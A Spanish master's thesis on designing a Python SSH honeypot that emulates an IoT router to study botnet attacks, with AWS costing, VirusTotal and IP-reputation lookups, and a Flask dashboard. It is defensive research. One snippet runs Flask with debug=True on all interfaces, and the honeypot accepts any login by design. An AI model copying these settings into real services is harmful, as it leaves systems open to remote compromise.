Universitat Oberta de Catalunya

uoc.edu

Seguridad en Internet de las Cosas:

Diseño y desarrollo de un honeypot para el análisis de ataques a IoTs

Alejandro Fernández Martínez de Albéniz

Master seguridad de las TIC

Seguridad en internet de la cosas

Nombre Consultor/a: Carlos Hernández Gañán

Nombre Profesor/a responsable: Víctor García Font

06/2019

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Diseño y desarrollo de un honeypot para el análisis de ataques a IoTs*
Nombre del autor:	*Alejandro Fernández Martínez de Albéniz*
Nombre del consultor/a:	*Carlos Hernández Gañán*
Nombre del PRA:	*Víctor García Font*
Fecha de entrega (mm/aaaa):	06/2019
Titulación:	*Máster en seguridad de las TIC*
Área del Trabajo Final:	*Seguridad en el Internet de las cosas*
Idioma del trabajo:	*Castellano*
Palabras clave	*IoT, honeypot, botnet*

Resumen del Trabajo (máximo 250 palabras): *Con la finalidad, contexto de aplicación, metodología, resultados i conclusiones del trabajo.*

Este TFM se orienta a analizar el comportamiento de los ataques que pueden recibir los dispositivos IoT con la ayuda de un honeypot. Para ello se han definido dos objetivos principales. Por un lado, comprender el funcionamiento y las utilidades de un honeypot para llegar a desarrollar uno. Ver qué técnicas se pueden implementar para maximizar el número de ataques recibidos y qué aplicaciones de terceros nos pueden facilitar el análisis de los ataques recibidos.

Por otro lado, se han analizado los ataques recibidos en nuestro propio honeypot. Viendo su procedencia y las relaciones con botnets que tiene, cómo ataca para intentar expandirse y ver el modo de operación del malware utilizado. Se ha visto como una de las botnets más famosa sigue activa e intentando expandirse. Finalmente se ha visto que es importante alejarse de las configuraciones básicas y por defecto, ya que son la principal vulnerabilidad que intentan explotar los atacantes.

Abstract (in English, 250 words or less):

This Project is meant to analyze the behaviour of the attacks received by the IoT devices with the help of a honeypot. To achieve this two main goals have been defined. On the one hand, it is necessary to understand how honeypots work and how can the be advantageous so we can develo pone. We have also evaluated different techniques to implement it in order to maximize the number of the attacks it receives as well as third party applications that can make it easier to analyze attacks received.

On the other hand, we have analyze some of the attacks recevied by our self-developed honeypot. Observing its origin and which botnets they are related to, how it Works and the modus operandi used by it malware used by it. We have seen how one of the most famous botnets is still quite alive and trying to expand itself. Finally, we have seen how it is important trying to avoid basic and default configurations as they ar the main vulnerabilty tried to be exploited by attackers.

Índice

Lista de figuras

1 Introducción

1.1 Contexto y justificación del Trabajo

En este trabajo se pretenden estudiar los distintos riesgos y peligros que acechan el internet de las cosas (en adelante IoT). A pesar de que a lo largo del siguiente capítulo se profundizará en la información relativa a los dispositivos IoT, es importante reseñar que estamos rodeados por dichos dispositivos.

En la actualidad es habitual que la gente controle los dispositivos de su hogar con sus teléfonos móviles. Aunque los fabricantes más conocidos intentan hacer los dispositivos lo más seguros posible, es frecuente que la gente se compre una versión más barata y menos segura de éstos en los distintos portales de compra de bajo coste. En muchas ocasiones, estos dispositivos, por falta de conocimiento por parte del consumidor o por querer comenzar a usarlos lo antes posible, aparecen expuestos a internet con los servicios habilitados e incluso claves por defecto.

Lo que se pretende con este trabajo es desarrollar, desplegar y configurar una herramienta que permita simular uno de dichos dispositivos. Dicha herramienta, o honeypot, nos permitirá entender los comportamientos más comunes de los posibles atacantes en internet.

1.2 Objetivos del Trabajo

Los principales objetivos de este trabajo son, por un lado, comprender el funcionamiento de los honeypots. Ver su lógica e implementar uno, añadiendo mejoras en base a los resultados que se vayan obteniendo a lo largo de su despliegue.

Por otro lado, se pretende analizar los comportamientos más comunes llevados a cabo por los dispositivos que interactúan con nuestro honeypot. Analizar las distintas posibles muestras de ransomware que intenten descargarse para obtener el control de nuestra máquina y ver cómo se pueden relacionar con botnets conocidas.

Se desea también conseguir todo lo anterior intentando mantener el coste del proyecto lo más reducido posible.

1.3 Enfoque y método seguido

Para lograr los objetivos del proyecto, la idea original era instalar una conocida herramienta llamada 'T-Pot' [1]. Esta herramienta de T-Mobile agrupa varios de los honeypots para IoT más populares, como pueden ser conpot, cowrie o dionaea, ofreciendo una interfaz web basada en kibana, con elastic search como motor nosql, que permite mostrar fácilmente información relativa a los ataques recibidos.

A pesar de que esta herramienta es gratuita, tras un estudio económico, debido a sus grandes requerimientos a nivel de infraestructura el coste de una plataforma de pago por servicio era demasiado elevado, por ello se decidió optar por un desarrollo propio, menos eficiente pero que necesitase menos requisitos.

Para el desarrollo de nuestro propio honeypot se ha decidido utilizar Python como lenguaje de programación. Esto se debe a que, además de ser un lenguaje nativo en los sistemas Linux lo cual nos permite un despliegue más rápido y sencillo, dispone de librerías open source específicas para cada uno de los componentes del aplicativo.

1.4 Planificación del Trabajo

La planificación coincide con las fechas más reseñables definidas como PECs de la asignatura. Así, haremos coincidir las entregas con los diferentes hitos que queremos obtener.

Inicialmente se requerirá de un estudio relacionado con los IoT y más concretamente con sus honeypots que ayudará a definir el listado de objetivos a cumplir en las siguientes entregas. En la segunda entrega se deberá tener un servidor SSH básico que permita interacción, aunque esta no se almacene a alto nivel, deberá registrarse para poder analizarla. Posteriormente se añadirá

conectividad con Virustotal para poder analizar las muestras de forma sencilla además de una pequeña interfaz web para facilitar la visualización de datos. Por último, se analizará toda la información recopilada, para poder extraer conclusiones. A lo largo de todo este tiempo, se irá desarrollando la memoria del TFM, incluyendo la información más relevante.




Ilustración 1: Diagrama Gantt de la planificación

1.5 Breve sumario de productos obtenidos

Se ha logrado desarrollar un honeypot funcional que simula un dispositivo con servidor SSH instalado. En este caso, dicho dispositivo simula tratar ser un router Linksys WRT45G. Además, dicho honeypot dispone de una aplicación web que nos permite visualizar los resultados en tiempo real.

Al analizar los resultados obtenidos, se ha visto cómo existen multitud de máquinas intentando conectarse a un servidor SSH publicado en internet. En muchas ocasiones dichas conexiones no tienen una interacción posterior con la máquina, pero si se analiza, se puede ver lo que parecen ejecuciones intentando detectar una sandbox, comando *'/gisdfoewrsfdf'*, intentos de detección de los servicios de firewall o incluso intentos de descarga de ficheros de malware.

1.6 Breve descripción de los otros capítulos de la memoria

Información sobre este trabajo fin de master: En este mismo apartado aportaremos un contexto del trabajo y una justificación para el desarrollo de este.

Estado del arte: Breve introducción sobre los dispositivos IoT y su utilización, las botnets y su comportamiento, y los honeypots y cómo nos ayudan.

Análisis económico del proyecto: Estudio de viabilidad de uno de los más famosos honeypots del mercado.

Desarrollo de un honeypot: En este apartado se verá cómo se ha desarrollado el honeypot que se utilizará en capítulos posteriores para analizar los ataques.

Análisis de los ataques recibidos: Se llevará a cabo un estudio de los ataques más comunes recibidos.

Conclusiones: Conclusiones obtenidas durante el desarrollo de este TFM incluyendo además posibles vías de mejora para continuar con este proyecto.

Glosario, bibliografía y anexos: Por último, se incluirán las referencias consultadas, tecnicismos del área y anexos para ayudar a la instalación y configuración del honeypot.

2 Estado del arte

2.1 IoT

2.1.1 ¿Qué son los IoT?

Los IoT, en castellano internet de las cosas, es un concepto surgido en 1999 en el MIT relativo a la interconexión digital de los dispositivos, de tal forma que los distintos dispositivos son capaces de comunicarse y entenderse entre ellos [2].

Aunque el concepto incluya la palabra 'internet', esta conexión no tiene por qué ser necesariamente a través de una conexión LAN. Existen varios protocolos mediante los que se pueden conectar como pueden ser bluetooth, ZigBee, RFID, Ant, etc…

Estos dispositivos están pensados para objetivos concretos formando una red con otros dispositivos similares, lo cual les permite tener un diseño más optimizado con menos requerimiento de recursos. Por ese motivo, estos dispositivos, de forma general, se suelen caracterizar porque disponen de baja potencia capacidad de procesamiento, memoria o uso de energía, frente a los workstations o servidores.

2.1.2 Tipos de dispositivos IoT

Existen múltiples tipos de dispositivos IoT. No todos ellos necesariamente han de ejecutar procesos complejos ya que pueden estar destinados únicamente a recoger información para transmitirla a otros dispositivos [3].

Sensores

Orientados a la recopilación de información del ambiente para enviarla a un gestor centralizado. Pueden ser sensores de proximidad, acelerómetros o giroscopios, de humedad, de presión, etc.…

Sistemas embebidos

Se trata de un sistema de computación destinado a un proceso concreto. Puede estar conectado con otros sensores y ejecutar acciones en caso de que se cumplan unas condiciones concretas. Un ejemplo sería un sistema de control

de seguridad en una fábrica que en caso de que detecte un comportamiento inesperado de un operario paralice completamente su funcionamiento.

Weareables

Se conoce de esta forma a los dispositivos electrónicos de consumo de las personas que se llevan en alguna parte del cuerpo. Estos dispositivos, como pueden ser los relojes inteligentes con GPS, gafas de realidad virtual, monitores de frecuencia o zapatillas con sensor de movimiento, de forma general, suelen tener una comunicación con un teléfono móvil, donde el usuario puede ver toda su información.

2.1.3 ¿Dónde se encuentran los dispositivos IoT?

Estos dispositivos se encuentran prácticamente en la mayoría de los elementos que nos rodean, por lo tanto, podemos considerar que somos usuarios de los IoT.

Vida cotidiana

De aplicación en el hogar, también conocido como domótica. En este caso podríamos tener como ejemplo frigoríficos, termostatos, persianas, lámparas, aspiradores, etc. Tanto en gran cantidad de edificios de nueva construcción como empresas orientadas a 'actualizar' los hogares, ofrecen la posibilidad de instalar e incluir una gestión centralizada de todos estos elementos.

En este apartado cabe destacar los nuevos turismos que comienzan a estar equipados con sistemas de navegación, asistencia en carretera y hasta conectividad con internet. En casos como los vehículos Tesla se incluye hasta función de piloto automático. Así, no es improbable que en un futuro cercano se puedan llegar a controlar de forma remota los vehículos de la misma forma que se hace ahora con las televisiones o las lámparas.

Uso industrial

Es el sector con mayor aplicación del mundo de los dispositivos IoT. Desde el control de stock, análisis de procesos, control del mantenimiento de los dispositivos, etc.…

Uno ejemplo puede ser los sensores integrados en los depósitos de gasolina de las estaciones de repostaje. Estos sensores permiten a las

compañías mantener un control tanto del líquido restante como de la situación en la que éste se encuentra (humedad, temperatura).

Además, en muchas ocasiones, esta área se interconecta con la vida cotidiana de las personas. Recientemente ha habido en España una gran actualización de los contadores de luz de los hogares. Estos nuevos contadores permiten, por un lado, a las empresas ejecutar el cobro de las facturas sin la necesidad de que una persona se encargue de revisar los consumos de forma manual. Por otro lado, permite a las personas visualizar en tiempo real su consumo a través de una web.

Medicina

Como en el caso anterior, esta área se puede llegar a unir con el de los productos de consumo de las personas. No es raro que una persona, a día de hoy, disponga de pulseras con monitor de actividad, básculas inteligentes o monitores de frecuencia.

Sin embargo, las posibles aplicaciones van más allá, ya que pueden ayudar a monitorizarse no sólo a uno mismo, si no que puede ayudar a los médicos hacer seguimientos remotos de los pacientes, por ejemplo, con implantes de marcapasos.

2.1.4 Problemas de seguridad en los dispositivos IoT

En la mayoría de ocasiones, el principal problema con la seguridad de los sistemas IoT es la necesidad del usuario de utilizar rápidamente el dispositivo que ha adquirido o el desconocimiento de quien lo instala, dejando configuraciones por defecto de fábrica, con contraseñas sin cambiar o sin revisar los servicios que se dejan publicados, expuestos a la red.

Además de lo anterior hay que añadir la falta de actualización de estos dispositivos. Es habitual que la gente no se preocupe de actualizar sus teléfonos móviles u ordenadores personales, ya que es el propio dispositivo el que se encarga de alertar al usuario de una posible actualización, por lo que no están acostumbrados a hacerlo. En los sistemas IoT el escenario suele ser similar, pero con la diferencia de que, o el fabricante no suele publicar actualizaciones con gran frecuencia, ya que se tratan de sistemas de bajo coste con un ciclo de vida corto, o el usuario debe buscar estas actualizaciones para aplicarlas.




Ilustración 2: Tasa de reemplazo por tipo de dispositivo [4]

Como se puede ver en la imagen anterior, los dispositivos IoT son, junto con los teléfonos móviles los dispositivos que mayor porcentaje tienen de sustitución en periodos de dos años o inferiores.

2.2 Botnets

2.3.1 ¿Qué es una botnet?

Una botnet es una palabra inglesa que sirve para referirse a un grupo de ordenadores, o bots, infectados que son controlados por un atacante de forma remota sin el conocimiento ni autorización del propietario [5].

2.3.2 Comportamiento de una botnet

Generalmente, cuando un programa consigue infectar un nuevo sistema, éste procede a parchear por completo el sistema de la vulnerabilidad que ha explotado para hacerse con su control. De esta forma evita que otras botnets consigan aprovecharse

Una vez se encuentra en el sistema y ha parcheado posibles vías de entrada para otros bots, procede a intentar infectar nuevos dispositivos.

2.3.3 Dispersión de una botnet

En la mayoría de ocasiones, el atacante desarrolla un malware que se encarga de infectar un dispositivo, para después propagarse. El comportamiento

general de las botnets es ampliar el número de miembros de su red o ‘zombies’, para ello utiliza fundamentalmente dos formas para propagarse. Por un lado, tenemos la descarga y ejecución del programa malicioso de forma manual por parte del usuario objetivo. En este caso el usuario puede haberse descargado la muestra, camuflada en un programa legítimo, al utilizar portales de descarga no autorizados. Esta descarga puede realizarse también de adjuntos de correos maliciosos, con código incrustado en PDFs o macros de Office. Además de lo anterior, de forma general, los ordenadores infectados suelen utilizarse para el envío de spam con la muestra para que nuevos objetivos sean infectados.

Por otro lado, el sistema infectado puede comenzar a escanear la red buscando posibles puertas de entrada en nuevos sistemas objetivo disponibles mediante una conexión directa. El programa puede estar diseñado para explotar vulnerabilidades a nivel de protocolo, en sistemas que no estén parcheados correctamente, o a nivel de configuración, ya que el sistema se ha dejado con configuraciones de fábrica o no lo suficientemente seguras, por ejemplo, contraseñas por defecto o inseguras. Una vez ha accedido al sistema vulnerable, comenzará un protocolo de descarga del malware para su posterior ejecución, simulando la parte de interacción humana.

2.3.4 Botnet Mirai

Mirai se trata de un malware de la familia de las botnets orientado a IoT cuyo objetivo principal es infectar routers o cámaras IP. Se aprovecha de falta de seguridad en configuraciones por defecto para acceder a los sistemas y así infectarlos.

Esta botnet fue descubierta en 2016 ayudada por el crecimiento y la popularidad de las cámaras IP ha permitido una rápida dispersión, además de una simplificación de los ataques DDoS. Mirai ha sido utilizada en los ataques más violentos conocidos de DDoS, como, por ejemplo, el que recibió el proveedor de DNS Dyn en 2016 [6].

2.3 Honeypots

2.3.1 ¿Qué es un honeypot?

Se trata de un sistema dedicado a intentar engañar a posibles atacantes a nuestro sistema. Este sistema simula posibles vulnerabilidades en él, como pueden ser credenciales comunes o por defecto en un sistema, permitiendo posibles puertas de entrada. Mientras tanto, el sistema vulnerable es monitorizado por un equipo especialista.

Toda esta información enviada por el sistema vulnerable ayuda a la persona o personas que lo han desplegado en varios sentidos. La primera de ella es entretener a los atacantes en un sistema que no es en absoluto vulnerable, desviando su atención de sistemas que, aunque quizás siendo vulnerables, son menos visibles.

Además de esto, permite a quien lo ha desplegado aprender posibles patrones de comportamiento. Analizando los ataques recibidos se puede aprender a proteger los sistemas realmente vulnerables o incluso encontrar nuevas vulnerabilidades no publicadas.

2.3.2 Sandbox vs honeypot

Aunque sandbox y honeypot pueden parecer conceptos similares, son sistemas totalmente opuestos. Mientras que, como se ha explicado, el objetivo del honeypot es atraer a posibles atacantes, el objetivo de una sandbox es poder ejecutar muestras de programas infecciosos o analizar sistemas infectados en un entorno totalmente controlado sin posibilidad de comunicación con otras máquinas [7].

En base a esto, son dos sistemas que deberían trabajar en paralelo. Mientras se obtienen muestras con un honeypot, estas son ejecutadas en una sandbox, para analizar el comportamiento de los ataques recibidos.

3 Valoración económica del trabajo

En este apartado detallaremos el análisis económico realizado para estudiar la viabilidad de implantación de la aplicación ‘T-Pot’ [1].

A la hora de implantar un honeypot es fundamental que este se encuentre en una red aislada. De esta manera evitaremos que en caso de que el atacante consiguiera de alguna manera hacerse con el control real del sistema, este consiga propagarse por nuestra red. Por este motivo, por una falta de los elementos de seguridad necesarios en una red doméstica, se estudió la viabilidad de implantarlo en una máquina en Amazon Web Sevices (AWS).

La creación de una cuenta en AWS de nivel básico es gratuita. Esta cuenta gratuita permite el control de múltiples máquinas desde un mismo panel, desplegándolas incluso en redes totalmente separadas. Además, la capa gratuita de AWS incluye 750 horas de instancias t2.micro de Windows y Linux al mes durante un año [8].

Las configuraciones disponibles en AWS para la capa gratuita son:

	CPU virtual	ECU	Memoria (GiB)	Almacenamiento de instancias (GB)	Uso de Linux/UNIX
Uso general – Generación actual					
t3.nano	2	Variable	0,5 GiB	Solo EBS	0,0059 USD por hora
t3.micro	2	Variable	1 GiB	Solo EBS	0,0118 USD por hora
t3.small	2	Variable	2 GiB	Solo EBS	0,0236 USD por hora
t3.medium	2	Variable	4 GiB	Solo EBS	0,0472 USD por hora
t3.large	2	Variable	8 GiB	Solo EBS	0,0944 USD por hora
t3.xlarge	4	Variable	16 GiB	Solo EBS	0,1888 USD por hora
t3.2xlarge	8	Variable	32 GiB	Solo EBS	0,3776 USD por hora
t2.nano	1	Variable	0,5 GiB	Solo EBS	0,0066 USD por hora
t2.micro	1	Variable	1 GiB	Solo EBS	0,0132 USD por hora
t2.small	1	Variable	2 GiB	Solo EBS	0,026 USD por hora
t2.medium	2	Variable	4 GiB	Solo EBS	0,052 USD por hora
t2.large	2	Variable	8 GiB	Solo EBS	0,1056 USD por hora
t2.xlarge	4	Variable	16 GiB	Solo EBS	0,2112 USD por hora

Ilustración 3: Listado de precios en AWS

Según la especificación de ‘T-Pot’, los requisitos mínimos para instalación estándar [1] son:

- 6-8 GB RAM
- 128 GB SSD

El número de cores de CPU no se especifica, pero con el objetivo de mantener el sistema estable se decide considerar 2.,

En base a los datos anteriores y al listado de configuraciones disponibles para la cuenta gratuita de AWS se necesitaría provisionar la máquina ‘t2.large’. Esta máquina cuenta con 2 CPUs virtuales y 8GiB de memoria RAM por un precio de 0,1056 USD por hora. Además de lo anterior, habría que añadir el precio por GiB de disco consumido (columna EBS)




Ilustración 4: Precio del almacenamiento SSD en AWS

El precio de nuestro almacenamiento en la región de Londres es fijo de 0,116 USD al mes por GB [9].

Por lo tanto, con los datos anteriores, y considerando una duración del proyecto de 3 meses (92 días) de marzo a mayo, el coste de dicha máquina sería:

Máquina:

0,1056 USD / hora * 92 días (2208 horas) = 233,16 USD = 207,97 €

Almacenamiento:

0,116 USD / (mes * GB) * 128 GB * 3 meses = 44,54 USD = 39,73 €

Total:

207,97 € (Máquina) + 39,73 € (Almacenamiento) = 247,7 €

El coste total de la máquina necesaria para llevar a cabo el proyecto de instalación de ‘T-pot’ asciende a 247,7 €. Ésta es una herramienta muy potente y que contiene un gran volumen de aplicativos integrados, lo cual, sin embargo, puede suponer, como en este caso, un problema por sus requerimientos. Por este motivo, como se desea mantener el coste de este proyecto al mínimo, se decide abandonar la idea de instalar esta aplicación.

Sin embargo, como se ha visto al principio de este apartado, AWS incluye una instancia de máquinas de tipo ‘t2.micro’ de forma gratuita, incluidos 30GB de disco SSD de almacenamiento. Esta máquina cuenta con 1CPU virtual y 1GB de memoria RAM. En base a lo anterior, se decide desarrollar una herramienta más específica y con librerías que, aunque más ineficientes, precisan de menos requisitos, haciendo así que esta máquina sea suficiente para nuestros objetivos y manteniendo el coste del proyecto a cero.

4 Desarrollo de un honeypot

En este apartado detallaremos la información relevante al desarrollo de nuestro propio honeypot. Este desarrollo nos ha ayudado a conocer el funcionamiento de otros honeypots y las distintas herramientas con las que pueden interaccionar, permitiendo a su vez llevar a cabo adaptaciones que se estimaban más útiles.

Todo el desarrollo de este honeypot se ha llevado a cabo utilizando GIT como sistema de control de versiones. El repositorio del proyecto se encuentra disponible para descargar en el siguiente enlace:

https://github.com/alalbeniz/ssh_pot

4.1 Componentes del honeypot

Este honeypot, desarrollado en Python, emula un servidor SSH que recibe conexiones entrantes y las registra en una base de datos. Cuenta con dos componentes principales, el servidor SSH o honeypot, encargado de recibir las comunicaciones y simular toda la interacción con el usuario, y el servidor web, usado para poder revisar parte de la información almacenada en la base de datos del honeypot de una forma sencilla y visual.

Servidor SSH

Se trata del componente principal del honeypot que, como se ha comentado anteriormente, se encuentra desarrollado en Python. Dentro de este desarrollo la librería utilizada más importante es ‘Paramiko’ [10]. Esta librería se encarga de ofrecer una interfaz sobre la que poder desarrollar un servidor completo de SSH, gestionando el control de los sockets y los canales de transporte de la información. Permite, entre otras cosas, especificar los métodos permitidos de autenticación (password, publickey, etc…), así como las credenciales necesarias para que esta autenticación sea correcta. En nuestro caso únicamente se han habilitado los métodos de contraseña y clave pública, aunque cualquier conexión recibida, con dichos métodos de autenticación, es aceptada, maximizando de esta forma la eficacia de las conexiones y los resultados obtenidos.

El servidor se encuentra configurado por defecto para escuchar el puerto 13022, aunque esto es modificable. Se ha definido de esta manera para que sea posible ejecutarlo con un usuario distinto de root. Esto se debe a que, en Linux, por motivos de seguridad, los puertos del 1 al 1023 están restringidos al mencionado usuario root. Así, si un posible atacante, consiguiera de alguna forma vulnerar el honeypot, tendría unos permisos más limitados. Para hacer más accesible al mundo exterior nuestro honeypot se ha realizado, mediante iptables, una redirección del tráfico proveniente del puerto 22 al 13022:

```
    iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 22 -j
REDIRECT --to-port 13022
```

Dentro del desarrollo se ha incluido un módulo encargado de llevar a cabo la lógica de interacción para el usuario. Este módulo incluye varios de los comandos más comunes utilizados en las máquinas y será el encargado de llevar a cabo la lógica apropiada en función de la entrada del usuario. En caso de no estar definido el comando devolverá el mensaje de error que devolvería bash en su caso:

```
    bash: {}: command not found
```

La mayoría de los comandos no disponen de una utilidad más allá de dar una sensación de interacción real a un posible usuario y su almacenamiento en base de datos para su posterior estudio. Sin embargo, en caso de que se reciba un comando ‘curl’ o ‘wget’ el sistema realizará un reconocimiento del recurso que se está intentando descargar y almacenará la dirección y el fichero objetivo para posteriormente descargarlo y almacenarlo en local para un futuro análisis.




Ilustración 5: Listado de muestras obtenidas

Para la persistencia de toda esta información se ha utilizado la librería 'Peewee' [11]. Esta librería nos ayuda a abstraernos de la comunicación con el tipo de base de datos que se utilice para persistir la información, actuando de ORM. De esta forma, y aunque en nuestro caso el motor de base de datos haya sido sqlite, facilita que si se despliega en una máquina de mayor capacidad se puedan utilizar otros motores de base de datos más potentes.

En el desarrollo inicial, por la lógica del programa, se permiten hasta diez interacciones por parte del usuario, una vez consumidas dichas interacciones se cierra la comunicación de manera automática.

Servidor web

Componente utilizado para ofrecer una herramienta de visualización rápida y sencilla de la información almacenada en la base de datos. La librería empleada para ofrecer esta característica es Flask [12]. El servidor web se ejecuta de forma independiente del servidor ssh, de esta forma, no es necesario que esté ejecutándose continuamente y nos permite hacerlo únicamente cuando queramos acceder a los datos.

En el desarrollo inicial el servidor se ejecuta en el puerto 12322, pero esto es modificable:

```
app.run(port=int(12322), host='0.0.0.0', debug=True)
```

En caso de que se quisiera poner el servidor web en producción, se recomienda utilizarlo con un servidor de aplicaciones, como podría ser WSGI, delante y desactivar el modo debug de la aplicación.

Otros componentes

Además de lo anterior, se han desarrollado dos módulos para la interacción vía API de la aplicación con Virustotal y webs de reputación de IPs.

vt_info.py

Para la comunicación con la API de Virustotal [13] se ha definido, dentro del módulo 'utils', el fichero 'vt_info.py'. Mediante este módulo se obtiene información relativa a las muestras que se intentan descargar los atacantes,

recuperando, entre otras cosas, número de detecciones de antivirus, malware relacionado o fecha de primera detección.

El comportamiento de este módulo se basa en la obtención de un hash con el algoritmo SHA-256 de la muestra descargada con anterioridad que será comprobado contra la base de datos de reputación de virustotal. En caso de que el fichero haya sido escaneado con anterioridad obtendremos una respuesta del servidor con los datos de los antivirus que utiliza. Si se obtiene una respuesta similar a la de la figura 6, se almacenará toda la información en la base de datos, incluidos los resultados de los motores de bases de datos para poder hacer un análisis posterior. Si no se ha encontrado la muestra o no existen coincidencias aún, se almacena dicho resultado también.

Example response


```
{
 'response_code': 1,
 'verbose_msg': 'Scan finished, scan information embedded in this object',
 'resource': '99017f6eebbac24f351415dd410d522d',
 'scan_id': '52d3df0ed60c46f336c131bf2ca454f73bafdc4b04dfa2aea80746f5ba9e6d1c-1273894724',
 'md5': '99017f6eebbac24f351415dd410d522d',
 'sha1': '4d1740485713a2ab3a4f5822a01f645fe8387f92',
 'sha256': '52d3df0ed60c46f336c131bf2ca454f73bafdc4b04dfa2aea80746f5ba9e6d1c',
 'scan_date': '2010-05-15 03:38:44',
 'permalink': 'https://www.virustotal.com/file/52d3df0ed60c46f336c131bf2ca454f73bafdc4b04dfa2aea807
 'positives': 40,
 'total': 40,
 'scans': {
   'nProtect': {
     'detected': true,
     'version': '2010-05-14.01',
     'result': 'Trojan.Generic.3611249',
     'update': '20100514'
   },
   'CAT-QuickHeal': {
     'detected': true,
     'version': '10.00',
     'result': 'Trojan.VB.acgy',
     'update': '20100514'
   },
   'McAfee': {
     'detected': true,
     'version': '5.400.0.1158',
     'result': 'Generic.dx!rkx',
     'update': '20100515'
```


Ilustración 6: Ejemplo de respuesta de Virustotal [13]

Ante la posibilidad de no obtener resultados de las muestras se han incorporado dos funcionalidades al módulo de comunicación con virustotal. El primero se encarga de buscar únicamente ficheros que no hayan sido escaneados aún, permitiendo una ejecución más frecuente de este comando de forma que se obtenga información lo más rápido posible. La segunda forma buscará únicamente aquellos ficheros que ya hayan sido analizados con coincidencias, pudiendo así ejecutar esta funcionalidad con una frecuencia superior para no utilizar todos los escaneos gratuitos que permite la API.

Para funcionar, este submódulo, requiere de un fichero de configuración que contenga un APIKey válido en virustotal con el nombre '.vt' dentro de la misma carpeta.

ip_info.py

El segundo de los módulos de enriquecimiento de la base de datos de información nos ayuda a obtener datos relacionados con las IPs origen de los ataques. En ambos casos las APIs nos devolverán información relacionada con la geolocalización de las IPs de origen, devolviendo, entre otros campos, el país, código de país, ciudad, proveedor ASN o coordenadas.

Este módulo se enlaza con dos dominios distintos para obtener la información para, que en caso de que el primero no aporte información, obtenerla del segundo. El primero de los dominios es 'monapi.io' [14]. Este dominio nos ayudará a geolocalizar la IP de origen del ataque además de brindarnos información relacionada con la ciberseguridad. En caso de que la IP se encuentre en alguna blacklist o esté categorizada, por ejemplo, por baja reputación, esta API nos lo indicará.

En caso de que la primera API no nos devuelva información, el módulo probará a consultar la API de 'ipinfo.io' [15]. Esta API, aunque no disponga de información relacionada con la ciberseguridad, contiene una base de datos mayor de información, por lo que es más probable obtener una respuesta.

4.2 Interfaz web

Como se ha visto en el apartado anterior, el honeypot incluye la posibilidad de ejecutar un aplicativo web que nos ayudará a analizar los ataques recibidos de una forma más visual. La forma más sencilla de hacerlo sería ejecutando directamente el fichero de Python 'ssh_web.py' desde el propio directorio raíz del proyecto, aunque se recomienda utilizar únicamente esta forma en un entorno controlado y de modo aislado :

```
python ssh_web.py
```

En la vista principal se muestra un pequeño resumen con indicadores relativos a la actividad general de los ataques recibidos en el honeypot además de últimos comandos, orígenes y muestras obtenidas.

SSH POT IPs Muestras Conexiones

Inicio

Estadísticas de conectividad

IPs únicas conectadas	Muestras únicas detectadas	Usr/Pwd únicos detectados
378	32	439

Últimos comandos de conexiones

Username	Password	Command
